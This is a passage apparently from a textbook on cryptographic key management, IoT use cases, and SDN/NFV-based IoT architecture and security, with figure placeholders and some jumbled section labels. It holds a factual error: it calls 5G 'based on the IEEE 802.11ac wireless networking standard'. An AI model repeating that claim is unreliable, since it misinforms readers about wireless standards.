In other words, generated or stored public values from one party are sent to the other (frequently in plaintext) and input into complementary algorithm processes to arrive at a shared secret. This shared secret (in conventional, cryptographic best practices) is then input to a key derivation function (frequently hash-based) to arrive at a cryptographic key or set of keys (key blob).

Key transport is the act of one party transmitting a cryptographic key or its precursor to another party by first encrypting it with a **key encryption key** (**KEK**).

The KEK may be symmetric (for example, an AES key) or asymmetric (for example, a RSA public key). In the former case, the KEK must be securely pre-shared with the recipient or also established using some type of cryptographic scheme.

In the latter case, the encrypting key is the recipient's public key and only the recipient may decrypt the transported key using their private key (not shared).

Key derivation: Key derivation refers to how a device or piece of software constructs cryptographic keys from other keys and variables, including passwords (so called password-based key derivation).

NIST SP800-108 asserts "*....a key derivation function (KDF) is a function with which an input key and other input data are used to generate (that is, derive) keyingmaterial that can be*

employed by cryptographic algorithms." Source: http://csrc.nist. gov/publications/nistpubs/800-108/sp800-108.pdf.

A generalized depiction of key derivation is shown in the following image:




Figure 4.15 key derivation

Poor practices in key derivation led to the US government disallowing their use with certain exceptions until best practices could be incorporated into the NIST special publications. Key derivation is frequently performed in many secure communication protocols such as TLS and IPSec by deriving the actual session keys from an established shared secret, transported random number (for example, pre-mastersecret in SSL/TLS), or current key.

Password-based key derivation (**PBKDF**) is the process of deriving, in part, a cryptographic key from a unique password and is specified in NIST SP 800-132. A generalized depiction of this process is shown in the following image:




Figure 4.16 Key Depiction

Key storage

Key storage refers to how secure storage of keys (frequently encrypted using KEKs) is performed and in what type of device(s). Secure storage may be achieved by encrypting a database (with excellent protection of the database encryption key) or other types of key stores. In enterprise key escrow/storage systems, cryptographic keys should be encrypted using a **hardware security module** (**HSM**) prior to long term storage. HSMs, themselves cryptographic modules, are specifically designed to be very difficult to hack by providing extensive physical and logical security protections.

For example, most HSMs possess a tamper-responsive enclosure. If tampered with, the HSM will automatically wipe all sensitive security parameters, cryptographic keys, and so on. Regardless, always ensure that HSMs are stored insecure facilities. In terms of secure HSM access, HSMs are often designed to work with cryptographic tokens for access control and invoking sensitive services. For example, the SafeNet token—called a PED key—allows users to securely access sensitive HSM services (locally and even remotely).

Key escrow

Key escrow is frequently a necessary evil. Given that encrypted data cannot be decrypted if the key is lost, many entities opt to store and backup cryptographic keys, frequently offsite, to use at

a later time. Risks associated with key escrow are simple; making copies of keys and storing them in other locations increases the attack surface of the data protection. A compromised, escrowed key is just as impactful as compromise of the original copy.

Key lifetime: Key lifetime refers to how long a key should be used (actually encrypting, decrypting, signing, MACing, and so on.) before being destroyed (zeroized).

In general, asymmetric keys (for example, PKI certificates) can be used for much longer periods of time given their ability to be used for establishing fresh, unique session keys (achieving perfect forward secrecy). Symmetric keys, in general, should have much shorter key lifetimes.

Virtualization in IoT

Internet of Things is a collection of sensors, actuators, and smart objects, interconnect via the Internet utilizing embedded technology to interact and communicate with the external environment.

IoT connectivity and management are two major challenges in its deployment. Usually IoT systems are developed with a specific target and technology. IoT incorporates everything from small objects to big machines, appliances to building and industries, body sensors to cloud computing.

In essence, it has infiltrated every aspect of our lives and estimates that the potential market value of IoT devices and associated technologies will exceed $14 trillion in the next 10 years. Similarly, major hardware developers (e.g. Apple, Cisco, Samsung, etc.) have made huge investments in different IoT fields.

IoT Use Cases:

IoT is playing a significant role in a number of use case applications.

The figure shows some examples of IoT ecosystem. (Examples - IoT ecosystem: Isolated application specific IoT networks may also communicate with each other over the Internet)




Figure 4.17 IOT Uses

The benefits achieved range from small to large scale. Below we briefly introduce some of these use cases, and how they benefit different industries.

1) Hospitals & Healthcare: Application of IoT in both hospital premises and e-health systems is not limited to remote monitoring, but also provides a complete automated healthcare ecosystem. A wide range of IoT devices are used in this process, such as, monitoring cameras, connected inhalers, ingestible sensors, smart insulin delivery devices, smart watch & wearable sensors/data collectors, connected ambulance, etc.

2) Intelligent Transportation Systems: There are various uses of IoT applications in this domain. Sensors are used to retrieve information related to available parking spots for efficient parking

management solutions. Smart signboard connected to Internet, can disseminate emergency information alongside roads. Asset tracking allows enterprises to easily locate & monitor vehicular fleets and other mobile assets. Fleet management helps transport companies reduce investment risks associated to vehicles. It improves efficiency & productivity, while reducing overall transportation & management costs. Shipping service uses real time traffic feeds to deliver more packages using efficient algorithms, with lower burden on drivers & vehicles. Connected vehicles can better automate many normal driving tasks. Benefits of self-driving cars include accident avoidance, lesser traffic congestion, and other economical efficiencies. Driverless taxis and buses are also a major use case for IoT applications. Application of IoT technology in transportation eventually reduces traffic congestion, improves safety, mobility, and productivity.

3) Industrial Automation & Supply Chain: Industrial automation uses artificial intelligence with IoT technology, to automate the supply chain process. Supply chain along with asset tracking optimizes logistics, maintains inventory levels, prevent quality issues, and detect theft. Industry 4.0 production lines are greatly influenced by intelligent manufacturing system, such as smart machines (e.g. multiple smart robots used in car assembling works collaboratively) powered by IoT devices. This results in less human errors, increased speed of production process & quality of the finished products.

4) Smart Homes: IoT in such applications provides a complete intelligent ecosystem for connected devices, ranging from lighting control to security and safety. Usually a smart central hub or gateway is used for human interaction, which in turn controls device automation. These devices can be lined to heating systems, lighting control, appliance monitoring and control, utility usage and optimization, security system, support systems for elderly/disabled, etc.

II. IoT Challenges & SDN: There are many technological challenges for deploying IoT systems so they can function smoothly. These include security, connectivity, compatibility & longevity, standards, and intelligent analysis & actions.

IoT networks are usually large, mobile, and dynamically change their topology & connectivity. They also have heterogeneous devices which support a range of applications.

Hence, challenges like IoT device detection, low power consumption, bandwidth, access control, and data encryption become major concerns for large scale deployment.

Software Defined Networking for IoT: Internet of things (IoT) poses challenges that are different from traditional Internet in different aspects — heterogeneous communication technologies, application-specific QoS requirements, massive influx of data, and unpredictable network conditions.

On the other hand, software-defined networking (SDN) is a promising approach to control the network in a unified manner using rule-based management.

The abstractions provided by SDN enable holistic control of the network using high-level policies, without being concerned about low-level configuration issues.

Hence, it is advantageous to address the heterogeneity and application-specific requirements of IoT.




Figure 4.18 Layer models of IOT

SDN ensures reliable connectivity at any given time, based on pre-defined policies. SDN supports customized device configuration enabling efficient packet flows & optimized routing. It is also a vendor independent platform supporting widely used OF protocol, which mitigates the compatibility standardizing challenges.

SDN facilitates device-to-device communication without the intervention of base stations. Heterogeneity is a major concern, especially when billions of mobile IoT devices are connected in a network.

NFV plays a significant role in connecting and managing heterogeneous IoT elements. Function virtualization and service chaining mechanisms are the core components to mitigate heterogeneity limitation.

Combination of SDN & NFV supports network programmability, which can improve access control & bandwidth, data encryption, IoT device detection, low power consumption, etc. for large scale deployment of IoT.




Figure 4.19 Combination of SDN & NFV

C. IoT Stack and Protocols IoT is applicable in a diverse range of use cases and industries. Its implementation ranges from embedded standalone devices to real-time and mission critical cloud infrastructures. The layered IoT stack shown in the figure, presents the standards, technologies, and protocols used in such systems.




Figure 4.20 Protocols of IOT

Application Layer specifies all the shared communication protocols and interface medium used by IoT devices.

Network Layer specifies communication path over the network (IP address). Physical/Media Access Control (PHY/MAC) Layer specifies communication path between adjacent nodes and data transfer (MAC address). From an SDN perspective, it is very important to understand the technologies used to build IoT networks. It is important to note that SDN does not only install flows for IP packets, but can also be used for radio resource management, security policies, and channel assignment at physical layer, etc.

Various applications fall under the umbrella of IoT, that use different technologies as the main communication enabler. The most commonly used physical layer technologies are:

1. ZigBee (IEEE 802.15.4)

2. Wi-Fi (IEEE 802.11)
3. Bluetooth & Bluetooth Low Energy (IEEE 802.15.1)
4. LoWPAN
5. 5G

ZigBee (IEEE 802.15.4): Specifies the physical layer and media access control for low-rate wireless personal area networks. It has been designed to run on low-power devices enabling M2M communication. It provides low-power consumption and low duty cycle to maximize battery life. ZigBee can also be used in mesh networks, and supports a large number of devices over long distances with many different topologies, connected all together through multiple pathways.

Wi-Fi (IEEE 802.11) : Allows local communication between two or more devices using radio waves. It is the most used technology to connect the Internet gateway to devices. Wi-Fi utilizes both 2.4GHz UHF and 5GHz SHF ISM radio bands. Wi-Fi networks operate in the unlicensed 2.4 radio bands, where the access point and the mobile stations share the same channel and communicate in half duplex mode.

Bluetooth & Bluetooth Low Energy (IEEE 802.15.1): It is used to transfer data over short distances using 2.4 GHz ISM band and frequency hopping, and up to 3 Mbps data rate with 100m as maximum range. The technology is mostly used to connect user phones and small devices with each other.

LoWPAN: It is a networking technology that combined the Internet Protocol (IPv6) with Low-power Wireless Personal Area Networks (LoWPAN), which is one of the most suitable technologies for IoT deployment. It is a good choice for the smaller devices that are limited in processing and transmission capabilities.

5G : The fifth-generation wireless is the newest iteration of cellular technology that is based on the IEEE 802.11ac wireless networking standard in order to speed up the transmission data, reduce the latency. Both LTE and MIMO are used as a foundation in 5G network, as well as network slicing.

D. Sensor Networks and IoT Wireless Sensor Network (WSN): It is a distributed and self-organized wireless network that consists of autonomous devices using sensors to observe physical or geographical conditions. Due to the ability to relay messages from one node to another, the area coverage of such networks may differ from a few meters to several kilometers.

It is important to note that sensor network and IoT networks are not the same. At best, sensor networks are a subset of IoT ecosystem. They not only differ in deployment, but also in protocols, topologies, use cases, applications, and other technical aspects.

A handful of SDN solutions for WSNs have been proposed, but they cannot be directly applied to IoT.

We believe that there is a need to classify and analyze literature, which focuses directly on IoT in terms of different virtualization techniques.

Moreover, these virtualization techniques should not be limited to SDNs for IoT, but should also include network function virtualization, network virtualization, and most importantly software defined Internet of Things.

B. Classification In this work we have categorized the IoT virtualization solutions into three main categories, which are then further divided into 3 types of solutions.

The main categories, as shown in figure are:




Figure 4.21 Virtualization of IOT

SDN-based IoT solutions: These solutions only address the virtualization of network layer control (flow management and data transmission). (SDN&NFV contribution to IoT objects virtualization)

• NFV-IoT solution: These solutions are either in combination of SDN or stand-alone but focus on individual functions of IoT ecosystem.

• Software Defined IoT solutions: These are more elaborate and provide broader solutions for IoT.

SOFTWARE DEFINED NETWORK BASED IOT

SDN-based IoT is a concept where SDN can facilitate routing efficiency, high data transmission, network management and resource allocation for the IoT devices to meet the growing need of the user demands. SDN solutions in IoT environment are expected to resolve traditional network issues, like heterogeneity, interoperability, and scalability among IoT devices, inefficient service deployment (lack of dynamic services), slow adaptation to new services (network upgrade time consumption), and lack of user experience guarantees (minimum bandwidth).

To do so, different SDN-based IoT architectures have been proposed in many works until recently. Commercial solutions such as AR2500 Series agile IoT gateways are also available for deployment. In addition to commercial solutions there are numerous proposals and solutions available in academic literature.

We classify them into architectural, security, and management solutions. SDN based IoT architecture deals with clear separation of concern between services provided in the control plane and the data plane. Control plane specifies the management of network traffic and data plane specifies the mechanisms to forward traffic to desired destination. SDN-based IoT management specifies how the application on top of the management layer interacts with the control plane and the coordination among them.

It also allows the admin/analyst to define how the control process is to be governed not only by the SDN controller itself but also by human users. SDN-based IoT security specifies different security parameters for access to network, end-point devices, and other control layer elements. It does this by defining security policies for the complete software defined system.

Architecture Solution:

SDN-based cloud platform approaches for IoT network connectivity, propose general SDN-based architectures to facilitate the scalability, heterogeneity, and interoperability among IoT devices or nodes, and SDN-based control plane platform solutions.

The following figure depicts the SDN-based IoT architecture. It provides a general overview to show the management plane, control plane, data plane, and perception plane.

How the IoT sensors would interact with the data and control plane, is discussed in this section through different research solutions




Figure 4.22 Architecture of IOT device communications

Architecture where IoT device communication with cloud based processing systems is enabled using SDN.

The proposed management device structure is designed for a number of different applications, such as smart homes, temperature sensors, etc.

It also contains application frameworks for system management, communication drivers, Secure Socket Layer (SSL) and media framework libraries, runtime process, & virtual machines. SSL is used for data encryption.

The respective communications driver, depending on the type of IoT device attempting to establish connection with the Open Flow-enabled management device, uses appropriate libraries for data encryption and decryption.

The data manger formats the data appropriately for the application layer, and then forwards to the Open Flow-switch (OF-switch). The OF-switch works in a traditional manner, and consults the forwarding table for packet processing. Once the data reaches the gateway controller, it negotiates with other gateway controllers to determine the destined location where the data should be processed.

The destination may be located in the local domain or cloud domain. In case of cloud domain, the data will be sent to the cloud gateway controller from the local gateway controller and is processed, the output is sent to the respective destination based upon negotiations.

The output location can be an IoT device which is attached to an Open Flow-enabled management device. Since the layered architecture is configured in Linux kernel, it can be considered reliable. The authors suggest that implementation or deployment of OpenFlow-enabled management device is expected to be carried out in the future.

B. Security Solutions Traditionally security mechanisms like firewalls, intrusion detection & prevention system are deployed at the network edge to prevent external attacks. Such mechanisms are no longer enough, considering the dynamic changes in network topology as a result of IoT nodes joining-in and moving out.

As for internal threats, e.g. if an object is corrupted by virus, other uncorrupted objects may also be exposed to threats. Hence, the security parameters for both internal and external threats may need to be reconsidered with the flow of technological advancement.




Figure 4.23 IOT security solution

The above figure shows communication protocol related vulnerabilities, flow-based security issues, application layer security issues, architectural security challenges and other attacks and vulnerabilities which expose the network.

The Common Protocol Vulnerabilities: In an SDN environment, the communication between IoT based devices and servers can be blocked by new flow attacks, that contain a significant amount of unmatched packets injected into routing system. This leads to processing of excessive amount of data packets in both data and control plane, and exhaust either the SDN-enabled switch or the controller or both overloaded with intensive new flows, ultimately cutting off the bridge between IoT devices and IoT servers.

To solve this issue, we present a security framework to defend against such suspicious flow attack for IoT centric OpenFlow switches and SDN controllers. The controller acts as a security middle-ware to filter new-flow vulnerabilities, such as DDoS attack (A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic.), controller-switch communication flooding, and switch flow table flooding, and uses traditional SDN northbound and southbound interfaces to mitigate them. Both simulation and real-time experiments show feasibility to defend against the cyber-attacks although

calculation process and result filtering technique still need to be improved to implement in a large scale scenario.

We present an IoT-based hybrid network framework along with a redundant path switching algorithm using SDN's adjustable routing feature, which would protect against DoS attacks. The architecture is hybrid because it includes SDN switches and non-SDN topology segments that contain both types of Entry Point (EPs) and communication edges. By employing SDN switches, the algorithm (i.e. redundant EP switching logic) executes dynamic switching among different EPs. These SDN switches implementing the forwarding plane of the SDN technology are further controlled by the control plane using Open Flow protocol.

